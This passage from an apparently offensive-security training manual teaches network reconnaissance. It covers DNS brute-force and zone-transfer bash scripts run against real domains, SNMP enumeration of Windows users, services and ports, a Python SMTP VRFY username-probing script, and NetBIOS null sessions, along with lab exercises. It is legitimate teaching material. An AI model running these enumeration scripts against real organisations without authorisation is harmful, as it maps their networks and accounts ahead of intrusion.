checkpoint.com  mail exchanger = 5  mx1.checkpoint.com.
checkpoint.com  mail exchanger = 20 mfnbm1.zonelabs.com.

Authoritative answers can be found from:
>
```

Notice the 3 mail servers that were listed - mfnbm2, mx1 and mfnbm1. Each server has a “cost” associated with it - 30 , 5 and 20 respectively. This cost indicates the preference of arrival of mails to the mail servers listed. Lower costs are preferred. From this we can assume that mx1 is the primary mail server and that the others are backups in case mx1 fails.



3.1.1.2 NS Queries

With a similar query, we can identify all the DNS servers authoritative for a domain:

```
> set type=ns
> checkpoint.com
Server:          192.168.0.1
Address:        192.168.0.1#53

Non-authoritative answer:
checkpoint.com  nameserver = ns1.checkpoint.com.
checkpoint.com  nameserver = ns4.checkpoint.com.

Authoritative answers can be found from:
>
```

We identify two DNS servers serving the checkpoint.com domain – ns1 and ns4. (What happened to 2 and 3 ?) This information can be useful to us later when we attempt to perform zone transfers.

3.1.2 Automating lookups

Information gathering using DNS can be divided into 3 main techniques:

- Forward lookup bruteforce
- Reverse lookup bruteforce
- Zone transfers



3.1.3 Forward lookup bruteforce

The idea behind this method is to try to guess valid names of organizational servers. We try to resolve a given name. If it resolves then the server exists. Let's try a short example using the **host** command.

```
BT ~ # host www.checkpoint.com
www.checkpoint.com has address 216.200.241.66
BT ~ # host idontexist.checkpoint.com
Host idontexist.checkpoint.com not found: 3(NXDOMAIN)
BT ~ #
```

Notice that the name www.checkpoint.com resolved, and the host command (which acts as a DNS client) returned the IP address belonging to that FQDN.

The name `idontexist.checkpoint.com` did not resolve, and we got a “not found” result.

We can take this idea a bit further and, with a bit of bash scripting, automate the process of discovery. Let's compile a short list of common server names:

```
www
www1
www2
firewall
cisco
checkpoint
smtp
pop3
proxy
dns
dns1
ns
...
```



We can now write a short bash script that will iterate through this list and execute the host command on each line.

```
#!/bin/bash
for name in $(cat dns-names.txt);do
host $name.checkpoint.com
done
```

The output of this script is raw and not too useful to us.

```
BT ~ # ./dodnsa.sh
www.checkpoint.com has address 216.200.241.66
www2.checkpoint.com is an alias for www.checkpoint.com.
www.checkpoint.com has address 216.200.241.66
www2.checkpoint.com is an alias for www.checkpoint.com.
www2.checkpoint.com is an alias for www.checkpoint.com.
Host cisco.checkpoint.com not found: 3(NXDOMAIN)
Host checkpoint.checkpoint.com not found: 3(NXDOMAIN)
ns1.checkpoint.com has address 194.29.32.197
ns2.checkpoint.com has address 194.29.32.197
Host pop.checkpoint.com not found: 3(NXDOMAIN)
pop3.checkpoint.com is an alias for michael.checkpoint.com.
michael.checkpoint.com has address 194.29.32.68
pop3.checkpoint.com is an alias for michael.checkpoint.com.
pop3.checkpoint.com is an alias for michael.checkpoint.com.
Host proxy.checkpoint.com not found: 3(NXDOMAIN)
Host unicenter.checkpoint.com not found: 3(NXDOMAIN)
Host dns.checkpoint.com not found: 3(NXDOMAIN)
Host dns1.checkpoint.com not found: 3(NXDOMAIN)
Host mail.checkpoint.com not found: 3(NXDOMAIN)
smtp.checkpoint.com is an alias for michael.checkpoint.com.
michael.checkpoint.com has address 194.29.32.68
smtp.checkpoint.com is an alias for michael.checkpoint.com.
smtp.checkpoint.com is an alias for michael.checkpoint.com.
Host in.checkpoint.com not found: 3(NXDOMAIN)
Host out.checkpoint.com not found: 3(NXDOMAIN)
```



Let's try cleaning up the output, and show only the lines which contain the string "has address".

```
#!/bin/bash
for name in $(cat dns-names.txt);do
host $name.checkpoint.com |grep "has address"
done
```

The output of this script looks much better and shows us only hostnames which have been resolved.

```
BT ~ # ./dodnsa.sh
www.checkpoint.com has address 216.200.241.66
www.checkpoint.com has address 216.200.241.66
michael.checkpoint.com has address 194.29.32.68
michael.checkpoint.com has address 194.29.32.68
ns.checkpoint.com has address 194.29.32.197
ns1.checkpoint.com has address 194.29.32.197
ns2.checkpoint.com has address 194.29.32.197
BT ~ #
```

In order to get a clean list of IPs, we can further perform some text manipulation on this output. We'll cut the list and show only the IP address field:

```
#!/bin/bash
for name in $(cat dns-names.txt);do
host $name.checkpoint.com |grep "has address"|cut -d" " -f4
done
```

The output is now limited to a list of IP addresses:

```
BT ~ # ./dodnsa.sh
216.200.241.66
216.200.241.66
194.29.32.68
194.29.32.68
194.29.32.197
194.29.32.197
BT ~ #
```




Notice that we've received several IP address ranges: 212.200.241.0 and 194.29.32.0. Compare this information with the previous Whois output.

In order to complete our information map, let's perform a Whois lookup on the new IP range we just found (194.29.32.0).

```
BT ~ # whois 194.29.32.197

% Information related to '194.29.32.0 - 194.29.47.255'

inetnum:        194.29.32.0 - 194.29.47.255
netname:        CHECKPOINT
descr:          Checkpoint Software Technologies
country:        IL
admin-c:        GW1751-RIPE
tech-c:         NN105-RIPE
status:         ASSIGNED PI
mnt-by:         RIPE-NCC-HM-PI-MNT
mnt-lower:      RIPE-NCC-HM-PI-MNT
mnt-by:         NV-MNT-RIPE
mnt-routes:     NV-MNT-RIPE
source:         RIPE # Filtered

role:           Netvision NOC team
address:        Omega Building
address:        MATAM industrial park
address:        Haifa 31905
address:        Israel
phone:          +972 4 8560 600
fax-no:         +972 4 8551 132
e-mail:         abuse@netvision.net.il
remarks:        trouble:      Send Spam and Abuse complains ONLY to the above
address!
admin-c:        NVAC-RIPE
tech-c:         NVTC-RIPE
nic-hdl:        NN105-RIPE
mnt-by:         NV-MNT-RIPE
source:         RIPE # Filtered

person:         Gonen Wilf
address:        Check Point Software Technologies Ltd.
address:        Israel

phone:          + 972 3 7535555
fax-no:         +972 3 5759256
nic-hdl:        GW1751-RIPE
```



```
mnt-by: CHECKPOINT-MNT
e-mail: gonenw@checkpoint.com
source: RIPE # Filtered

% Information related to '194.29.32.0/20AS25046'

route: 194.29.32.0/20
descr: Checkpoint
origin: AS25046
mnt-by: NCBS
source: RIPE # Filtered

BT ~ #
```

We discover an additional network range belonging to checkpoint.com with the IP block 194.29.32.0/20.

3.1.4 Reverse lookup bruteforce

Armed with these IP network blocks, we can now try the second method of DNS information gathering – reverse lookup bruteforce. This method relies on the existence of PTR host records being configured on the organizational nameserver. PTR records are becoming more widely used as many mail systems require PTR verification before accepting mail.

Using the host command, we can perform a PTR DNS query on an IP, and if that IP has a PTR record configured, we will receive its FQDN.

```
BT ~ # host 216.200.241.69
69.241.200.216.in-addr.arpa domain name pointer gould.us.checkpoint.com.
BT ~ #
```

From this result, we see that the IP 216.200.241.64 back resolves to gould.us.checkpoint.com. Using a bash script, we can automate the backward resolution of all the hosts present on the checkpoint.com IP blocks.



```
#!/bin/bash
echo "Please enter Class C IP network range:"
echo "eg: 194.29.32"
read range
for ip in `seq 1 254`;do
host $range.$ip |grep "name pointer" |cut -d" " -f5
done
```

The output of this script is:

```
BT ~ # ./dodnsr.sh
Please enter Class C IP network range:
eg: 194.29.32
194.29.32
dyn32-1.checkpoint.com.
dyn32-2.checkpoint.com.
dyn32-3.checkpoint.com.
...
aroma.checkpoint.com.
bing.checkpoint.com.
harrison2.checkpoint.com.
gigasw-ssa1.checkpoint.com.
michael.checkpoint.com.
cpi-stg.checkpoint.com.
mustang-il.checkpoint.com.
cpi-stg.checkpoint.com.
cpi-s.checkpoint.com.
emma1-s.checkpoint.com.
emma2-s.checkpoint.com.
emma-clus-s.checkpoint.com.
dyn32-88.checkpoint.com.
harmetz.checkpoint.com.
sills.checkpoint.com.
sills.checkpoint.com.
imap1.checkpoint.com.
...
dyn32-116.checkpoint.com.
```

You will notice that often, many of the host names give us a clue about the use of the specific server, such as `imap1` or `VPNSSSL`.



3.1.5 DNS Zone Transfers

If you are unfamiliar with the term Zone Transfer, or with the underlying mechanisms of DNS updates, I strongly recommend that you read up about it before continuing. Wikipedia has some nice resources about this:

http://en.wikipedia.org/wiki/DNS_zone_transfer

Basically, a zone transfer can be compared to a “database replication” act between related DNS servers. Changes to zone files are usually made on the Primary DNS server and are then replicated by a zone transfer request to the secondary server.

Unfortunately, many administrators misconfigure their DNS servers and, as a result, anyone asking for a copy of the DNS server zone will receive one.

This is equivalent to handing the corporate network layout to the hacker on a silver platter. All the names, addresses (and often functionality) of the servers are exposed to prying eyes. I have seen several situations where an organization misconfigured its DNS server so badly, whereby it did not separate its internal DNS namespace and external DNS namespace into different unrelated zones. This resulted in a complete map of the external network structure, as well as an internal map.

It is important to say that a successful zone transfer does not directly result in a penetration. However it definitely aids the hacker in the process.



Let's attempt a zone transfer on `checkpoint.com`. We can use the `host` or `dig` command in Linux for this.

```
host -l <domain> <DNS server name>
```

We can gather the DNS server names either by using `nslookup` (as demonstrated above), or by using the `host` command.

```
BT ~ # host -t ns checkpoint.com
checkpoint.com name server ns4.checkpoint.com.
checkpoint.com name server ns1.checkpoint.com.
BT ~ #
```

Now that we have the DNS server addresses, we can try performing the zone transfer.

```
BT ~ # host -l checkpoint.com ns1.checkpoint.com
Using domain server:
Name: ns1.checkpoint.com
Address: 194.29.32.197#53
Aliases:

Host checkpoint.com not found: 5(REFUSED)
; Transfer failed.
BT ~ #
```

Not surprisingly, the Checkpoint networks admins are not to be trifled with, and they have configured their DNS servers well. We can see that our attempt has been refused.



Let's look at what a successful zone transfer looks like. We'll identify all the DNS servers authoritative for this domain (goal.com) and then attempt a zone transfer on each one.

```
BT ~ # host -t ns goal.com
goal.com name server ns1.fattorek.it.
goal.com name server ns1.netsol.com.
goal.com name server ns2.netsol.com.
goal.com name server ns3.netsol.com.

BT ~ # host -l goal.com ns1.netsol.com
Using domain server:
Name: ns1.netsol.com
Address: 205.178.190.164#53
Aliases:
Host goal.com not found: 9(NOTAUTH)
; Transfer failed.

BT ~ # host -l goal.com ns2.netsol.com
Using domain server:
Name: ns2.netsol.com
Address: 205.178.191.42#53
Aliases:
Host goal.com not found: 9(NOTAUTH)
; Transfer failed.

BT ~ # host -l goal.com ns3.netsol.com
Using domain server:
Name: ns3.netsol.com
Address: 205.178.190.165#53
Aliases:
Host goal.com not found: 9(NOTAUTH)
; Transfer failed.

BT ~ # host -l goal.com ns1.fattorek.it
Using domain server:
Name: ns1.fattorek.it
Address: 62.173.160.117#53
Aliases:
Using domain server:
Name: ns1.fattorek.it
Address: 62.173.160.117#53
Aliases:
goal.com has address 62.173.161.233
Using domain server:
Name: ns1.fattorek.it
```



Address: 62.173.160.117#53

Aliases:

goal.com name server ns1.fattorek.it.

Using domain server:

Name: ns1.fattorek.it

Address: 62.173.160.117#53

Aliases:

goal.com name server ns2.netsol.com.

Using domain server:

Name: ns1.fattorek.it

Address: 62.173.160.117#53

Aliases:

goal.com name server ns1.netsol.com.

Using domain server:

Name: ns1.fattorek.it

Address: 62.173.160.117#53

Aliases:

goal.com name server ns3.netsol.com.

Using domain server:

Name: ns1.fattorek.it

Address: 62.173.160.117#53

Aliases:

Using domain server:

Name: ns1.fattorek.it

Address: 62.173.160.117#53

Aliases:

11.goal.com has address 62.173.161.233

Using domain server:

Name: ns1.fattorek.it

Address: 62.173.160.117#53

Aliases:

acffiorentinatest.goal.com has address 62.173.161.236

Using domain server:

Name: ns1.fattorek.it

Address: 62.173.160.117#53

Aliases:

wwttest.goal.com has address 62.173.161.236

Using domain server:

Name: ns1.fattorek.it

Address: 62.173.160.117#53

Aliases:



```
...
wwwtestr2.goal.com has address 62.173.161.236
Using domain server:
Name: ns1.fattorek.it
Address: 62.173.160.117#53
Aliases:

BT ~ #
```

We got a successful transfer from **ns1.fattorek.it**. As you might have guessed, we're going to try to write a more efficient script to automate the process. Please review the following script and make sure you understand it:

```
#!/bin/bash
# Simple Zone Transfer Bash Script
# $1 is the first arument given after the bash script

# Check if argument was given, if not, print usage
if [ -z "$1" ]; then
echo "[*] Simple Zone transfer script"
echo "[*] Usage   : dnsz <domain name> "
echo "[*] Example : dnsz.sh goal.com "
exit 0
fi

# if argument was given, identify the DNS servers for the domain
for server in $(host -t ns $1 |cut -d" " -f4);do
# For each of these servers, attempt a zone transfer
host -l $1 $server |grep "has address"
done
```

Running this script on goal.com gives the following result:

```
BT ~ # ./dnsz.sh goal.com
goal.com has address 62.173.161.233
11.goal.com has address 62.173.161.233
acffiorentinatest.goal.com has address 62.173.161.236
acmilantest.goal.com has address 62.173.161.236
admin.goal.com has address 62.173.161.233
adminchina.goal.com has address 219.235.225.34
adminchinatest.goal.com has address 219.235.225.34
adminhk.goal.com has address 219.235.225.34
```




```
adminhktest.goal.com has address 219.235.225.34
adminteams.goal.com has address 62.173.161.233
r2.adminteams.goal.com has address 62.173.161.233
adminteamstest.goal.com has address 62.173.161.236
r2.adminteamstest.goal.com has address 62.173.161.236
admintest.goal.com has address 62.173.161.236
asbaritest.goal.com has address 62.173.161.236
backgammon.goal.com has address 62.173.161.233
www.backgammon.goal.com has address 62.173.161.233
...
fcparmatest.goal.com has address 62.173.161.236
forum.goal.com has address 62.173.161.233
forumtest.goal.com has address 62.173.161.236
ftp.goal.com has address 62.173.161.233
goaltv.goal.com has address 62.173.161.233
www.goaltv.goal.com has address 62.173.161.233
hk.goal.com has address 219.235.225.34
hktest.goal.com has address 219.235.225.34
indonesia.goal.com has address 219.83.123.74
livescore.goal.com has address 85.125.191.10
m.goal.com has address 125.100.126.203
media.goal.com has address 62.173.161.233
org-www.goal.com has address 62.173.161.233
pop.goal.com has address 194.20.107.101
resxtranslator.goal.com has address 62.173.161.233
sampdoria2006.goal.com has address 62.173.161.236
sampdoriatest.goal.com has address 62.173.161.236
seriez.goal.com has address 83.142.226.95
sslaziotest.goal.com has address 62.173.161.236
telecinco.goal.com has address 62.173.161.233
themovie.goal.com has address 62.173.160.120
torotest.goal.com has address 62.173.161.236
wc.goal.com has address 62.173.161.233
wwwk.worldcup.goal.com has address 62.173.161.233
worldcupchina.goal.com has address 219.235.225.34
worldcupchinatest.goal.com has address 219.235.225.34
worldcupgame.goal.com has address 62.173.161.233
worldcuphk.goal.com has address 219.235.225.34
worldcuphktest.goal.com has address 219.235.225.34
worldcupstest.goal.com has address 62.173.161.236
wwwk.goal.com has address 62.173.161.233
wwwr1.goal.com has address 62.173.161.233
wwwr2.goal.com has address 62.173.161.233
wwwtest.goal.com has address 62.173.161.236
wwwtestr2.goal.com has address 62.173.161.236
BT ~ #
```



This script is crude and can be improved in many ways. In fact, there are some specialized tools in BackTrack for DNS enumeration. The most prominent of them is `dnsenum.pl`, which incorporates all three mentioned DNS reconnaissance techniques into one tool.

```
BT ~ # cd /pentest/enumeration/dnsenum/  
BT dnsenum # ./dnsenum.pl  
Usage: perl dnsenum.pl <DOMAINNAME> <dns.txt>  
  
BT dnsenum #
```

Note that `dns.txt` is a file with a long list of common DNS names which `dnsenum` uses for the forward bruteforce lookups.



3.1.6 Exercise 8

Lab Requirements:

- BackTrack.
- Internet connection.
- Connectivity to the “Offensive Security” Labs.

1. Chose the organization form the previous exercise and enumerate the following information using DNS reconnaissance:

- Their MX servers.
- Their NS Servers.
- Additional hostnames on their IP range(s).
- DNS zone transfer possible ?

ALERT!! – DO NOT EXTEND THIS EXCERCISE BY SCANNING OR PERFORMING ANY ILLEGAL OPERATIONS ON THE ORGANISATION CHOSEN. STICK TO THE EXCERCISE!

2. Log on to the “Offensive Security” labs. Identify the DNS server and **domain name (think!)**. Attempt to perform a zone transfer for the local network. Identify all the DNS names of the networked computers. Log this information in your Leo file for later use.



Going the Extra mile. (1 point)

Dig is a very powerful DNS client. Repeat exercise 8 using dig.

Try writing a DNS zone transfer script in Python (or Perl). Check the dnspython module and examples. (5 points)

<http://www.dnspython.org/examples.html>



3.2 SNMP reconnaissance

I consider SNMP to be an underdog protocol. For years it has been widely misunderstood and under-rated. SNMP is a management protocol and is often used to monitor and remotely configure servers and network devices. If you are unfamiliar with SNMP, MIB Tree or the term OID, you can check Wikipedia for more information:

http://en.wikipedia.org/wiki/Simple_Network_Management_Protocol

In this section, we will be discussing SNMP v1 and v2c.

SNMP is based on UDP, a stateless protocol, and is therefore susceptible to IP spoofing (more about that later.) In addition, SNMP has a weak authentication system - private (rw) and public (r) community strings. These community strings are passed unencrypted on the network and are often left in their default state - "private" and "public."

Considering the fact that SNMP is usually used to monitor the **important** servers and network devices, I consider SNMP to be one of the weakest links in the local security posture of an organization. Using a simple sniffer, an attacker can capture SNMP requests being sent to the network, and could potentially compromise the whole network infrastructure (misconfigure a router / switch, sniff other people's traffic by reconfiguring network devices, etc).

Generally speaking, the "public" community string can read information from an SNMP enabled device, and the "private" community string can often reconfigure values on the device.



Let's examine some information from a Windows host running snmp by using the following command:

```
snmpwalk -c public -v1 <ip address> 1
```

If you try this in a lab, you will probably be overwhelmed by the amount of information you'll get. Let me demonstrate some interesting commands:

```
BT snmpenum # snmpwalk -c public -v1 192.168.0.110 SNMPv2-MIB::sysDescr.0
SNMPv2-MIB::sysDescr.0 = STRING: Hardware: x86 Family 15 Model 4 Stepping 8 AT/AT
COMPATIBLE - Software: Windows 2000 Version 5.0 (Build 2195 Uniprocessor Free)
BT snmpenum #
```

3.2.1 Enumerating Windows Users:

```
BT # snmpwalk -c public -v1 192.168.0.110 1.3 |grep 77.1.2.25 |cut -d" " -f4
"Guest"
"Administrator"
"IUSR_WIN2KSP4"
"IWAM_WIN2KSP4"
"TsInternetUser"
"NetShowServices"
BT #
```

3.2.2 Enumerating Running Services

```
BT # snmpwalk -c public -v1 192.168.0.110 1 |grep hrSWRunName|cut -d" " -f4
"System"
"System"
"smss.exe"
"csrss.exe"
"winlogon.exe"
"cmd.exe"
"services.exe"
"lsass.exe"
"svchost.exe"
"SP00LSV.EXE"
```



```
"VMwareTray.exe"  
"msdtc.exe"  
"explorer.exe"  
"svchost.exe"  
"llssrv.exe"  
"NSPMON.exe"  
"NSCM.exe"  
"regsvc.exe"  
"mstask.exe"  
"snmp.exe"  
"VMwareService.e"  
"svchost.exe"  
"inetinfo.exe"  
"nspm.exe"  
"NSUM.exe"  
"wuauc.lt.exe"  
"VMwareUser.exe"  
"dfssvc.exe"  
BT snmpenum #
```

3.2.3 Enumerating open TCP ports

```
BT # snmpwalk -c public -v1 192.168.0.110 1 |grep tcpConnState |cut -d"." -f6 |sort  
-nu  
21  
25  
80  
119  
135  
139  
443  
445  
563  
1025  
1026  
1027  
1045  
1755  
3372  
6666  
7007  
7778  
8328
```



3.2.4 Enumerating installed software

```
BT snmpenum # snmpwalk -c public -v1 192.168.0.110 1 |grep hrSWInstalledName
HOST-RESOURCES-MIB::hrSWInstalledName.1 = STRING: "WebFldrs"
HOST-RESOURCES-MIB::hrSWInstalledName.2 = STRING: "VMware Tools"
BT snmpenum #
```

There are lots of other interesting searches we can do. As usual, there are more specialized tools for this task – I personally like snmpenum.pl and snmpcheck.pl.

You can find them in the `/pentest/enumeration/snmpenum` (font size reduced to preserve space):

```
BT snmpenum # ./snmpcheck-1.3.pl -t 192.168.0.110
snmpcheck.pl v1.3 - snmp enumerator
Copyright (c) 2005,2006 by nothink.org

Hostname      : DC
Ip address    : 192.168.0.110
Hardware     : x86 Family 15 Model 4 Stepping 8 AT/AT COMPATIBLE - Software
Software     : Windows 2000 Version 5.0 (Build 2195 Uniprocessor Free)
Primary Domain : WORKGROUP
System Uptime : 4 hours, 45:37.84

Hardware
-----

Total Memory   : 261616 KB

A:\
  Device Type  : Removable Disk
  Partition Type : UNKNOWN

C:\ Label: Serial Number a0eb9535
  Device Type  : Fixed Disk
  Partition Type : NTFS

D:\
  Device Type  : Compact Disc
  Partition Type : UNKNOWN

User accounts
-----

Administrator
IUSR_WIN2KSP4
IWAM_WIN2KSP4
TsInternetUser
NetShowServices
Guest
```


Processes

Process id	Process name
1	System Idle Process
1024	NSUM.exe
1032	wuaclt.exe
1440	VMwareUser.exe
1468	dfssvc.exe
160	smss.exe
184	csrss.exe
204	winlogon.exe
216	cmd.exe
232	services.exe
244	lsass.exe
436	svchost.exe
468	SPOOLSV.EXE
480	VMwareTray.exe
496	msdtc.exe
560	explorer.exe
608	svchost.exe
644	llssrv.exe
708	NSPMON.exe
720	NSCM.exe
8	System
800	regsvc.exe
828	mstask.exe
900	snmp.exe
932	VMwareService.e
968	svchost.exe
984	inetinfo.exe

Network services

DNS Client
 DHCP Client
 Workstation
 SNMP Service
 Plug and Play
 Print Spooler
 RunAs Service
 Task Scheduler
 Computer Browser
 Automatic Updates
 COM+ Event System
 IIS Admin Service
 Protected Storage
 Removable Storage
 IPSEC Policy Agent
 Network Connections
 Logical Disk Manager
 VMware Tools Service
 FTP Publishing Service
 Distributed File System
 License Logging Service
 Remote Registry Service
 Security Accounts Manager
 System Event Notification



Remote Procedure Call (RPC)
 TCP/IP NetBIOS Helper Service
 Windows Media Monitor Service
 Windows Media Program Service
 Windows Media Station Service
 Windows Media Unicast Service
 NT LM Security Support Provider
 Distributed Link Tracking Client
 World Wide Web Publishing Service
 Distributed Transaction Coordinator
 Simple Mail Transport Protocol (SMTP)
 Network News Transport Protocol (NNTP)
 Windows Management Instrumentation Driver Extensions
 Server
 Alerter
 Event Log
 Messenger

Network interfaces

IP Forwarding Enabled : no

Interface : [up] MS TCP Loopback interface
 Hardware Address :
 Interface Speed : 10 Mbps
 IP Address : 127.0.0.1
 Netmask : 255.0.0.0
 Bytes In : 429
 Bytes Out : 429

Routing information

Destination	Next Hop	Mask	Metric
127.0.0.0	127.0.0.1	255.0.0.0	1
192.168.0.0	192.168.0.110	255.255.255.0	1
192.168.0.110	127.0.0.1	255.255.255.255	1
192.168.0.255	192.168.0.110	255.255.255.255	1
224.0.0.0	192.168.0.110	224.0.0.0	1

TCP connections

Local Address	Port	Remote Address	Port
0.0.0.0	1025	0.0.0.0	59525
0.0.0.0	1026	0.0.0.0	18494
0.0.0.0	1027	0.0.0.0	26644
0.0.0.0	119	0.0.0.0	2240
0.0.0.0	135	0.0.0.0	2176
0.0.0.0	1755	0.0.0.0	59428
0.0.0.0	21	0.0.0.0	51229
0.0.0.0	25	0.0.0.0	35068
0.0.0.0	3372	0.0.0.0	10437
0.0.0.0	443	0.0.0.0	43064
0.0.0.0	445	0.0.0.0	26698
0.0.0.0	563	0.0.0.0	2128



```
0.0.0.0 6666      0.0.0.0 43131
0.0.0.0 7007      0.0.0.0 51204
0.0.0.0 7778      0.0.0.0 18667
0.0.0.0 80        0.0.0.0 26797
0.0.0.0 8328      0.0.0.0 2208
192.168.0.110 1046  192.168.0.1 139

Software components
-----

WebFldrs

IIS
-----

totalBytesSentLowWord : 0
totalBytesReceivedLowWord : 0
totalFilesSent : 0
currentAnonymousUsers : 0
currentNonAnonymousUsers : 0
totalAnonymousUsers : 0
totalNonAnonymousUsers : 0
maxAnonymousUsers : 0
maxNonAnonymousUsers : 0
currentConnections : 0
maxConnections : 0
connectionAttempts : 0
logonAttempts : 0
totalGets : 0
totalPosts : 0
totalHeads : 0
totalOthers : 0
totalCGIRequests : 0
totalBGIRequests : 0
totalNotFoundErrors : 0

BT snmpenum #
```

We'll be talking about SNMP again later on in the course, and we'll implement some sophisticated attacks using this protocol.



3.2.5 Exercise 9

Lab Requirements:

- BackTrack.
 - Internet connection.
 - Connectivity to the “Offensive Security” Labs
-
1. Use an SNMP scanner such as Onesixtyone (BackTrack / Linux) or SNSCAN (Win32 – Foundstone) to identify the computers running the SNMP service inside the labs. Record the machines running SNMP, and add them to your Leo documentation.
 2. Once identified, enumerate usernames on each machine and / or a list of installed software. Make detailed notes about each machine in your Leo file.



3.3 SMTP reconnaissance

Under certain misconfigurations, mail servers can also be used to gather information about a host / network. SMTP supports several interesting commands such as VRFY and EXPN.

A VRFY request asks the server to verify an email address while EXPN asks the server for the membership of a mailing list. These can often be abused in order to verify existing users on a mail server, which can aid the attacker later.

Let's look at an example:

```
BT # nc -v 192.168.0.10 25
192.168.0.10: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.10] 25 (smtp) open
220 gentoo.pwnsauce.local ESMTP Sendmail 8.13.7/8.13.7; Fri, 27 Oct 2006 14:53:15
+0200
VRFY muts
550 5.1.1 muts... User unknown
VRFY root
250 2.1.5 root <root@gentoo.pwnsauce.local>
VRFY test
550 5.1.1 test... User unknown
  punt!
BT #
```

Notice the difference in the message when a user is present on the system. The SMTP server announces the user's presence on the system.

This behavior can be used to try to guess valid usernames.



Let's write a simple python script that will open a TCP socket, connect to the SMTP server and issue a VRFY command:

```
#!/usr/bin/python
import socket
import sys
if len(sys.argv) != 2:
    print "Usage: vrfy.py <username>"
    sys.exit(0)

# Create a Socket
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# Connect to the Server
connect=s.connect(('192.168.0.10',25))
# Recieve the banner
banner=s.recv(1024)
print banner
# VRFY a user
s.send('VRFY ' + sys.argv[1] + '\r\n')
result=s.recv(1024)
print result
# Close the socket
s.close()
```



3.3.1 Exercise 10

Lab Requirements:

- BackTrack.
 - Internet connection.
 - Connectivity to the “Offensive Security” Labs
-
1. Connect to the Offensive Security labs. Identify all machines running the SMTP service. Identify the SMTP server which is vulnerable to VRFY enumeration.
 2. Manually check that the SMTP server accepts the VRFY commands and write a Python / Perl script that attempts to bruteforce possible usernames on this machine. Make detailed notes about all usernames found in your Leo file– we will use this list later on in the course!



3.4 Microsoft Netbios Information Gathering


The Windows implementation of the Netbios protocol has often been abused by hackers. Since the introduction of Windows XP SP2 and Windows 2003, Netbios access defaults have been made more secure, and this vector has slightly diminished. In addition, many ISPs now block Netbios ports on their backbone infrastructure, which voids this attack vector over the internet.

Saying this, in internal pen tests I often encounter legacy Windows NT, Windows 2000 or Linux Samba servers which are still vulnerable to these enumeration methods.

3.4.1 Null sessions

A “Null session” is an unauthenticated Netbios session between two computers. This feature exists in order to allow unauthenticated machines to obtain browse lists from other Microsoft servers. This feature also allows unauthenticated hackers to obtain huge amounts of information about the machine, such as Password Policies, Usernames , Group names, machine names, User and Host SIDs. etc.

This is best explained via an example:



```
C:\WINDOWS\system32\cmd.exe

C:\>net view \\192.168.0.11
System error 5 has occurred.

Access is denied.

C:\>net use \\192.168.0.11\ipc$ "" /u:""
The command completed successfully.

C:\>net view \\192.168.0.11
Shared resources at \\192.168.0.11

Share name  Type  Used as  Comment
-----
Data        Disk
Management Disk
Private     Disk
Public      Disk
The command completed successfully.

C:\>_
```

Note that after the null session was manually created, the victim computer disclosed a list of shares it hosts.

Note that Null Session creation (RestrictAnonymous in the registry) has been disabled in Windows XP and 2003 by default. For more information about Null Sessions and the Netbios protocol visit:

<http://www.brown.edu/Facilities/CIS/CIRT/help/netbiosnull.html>

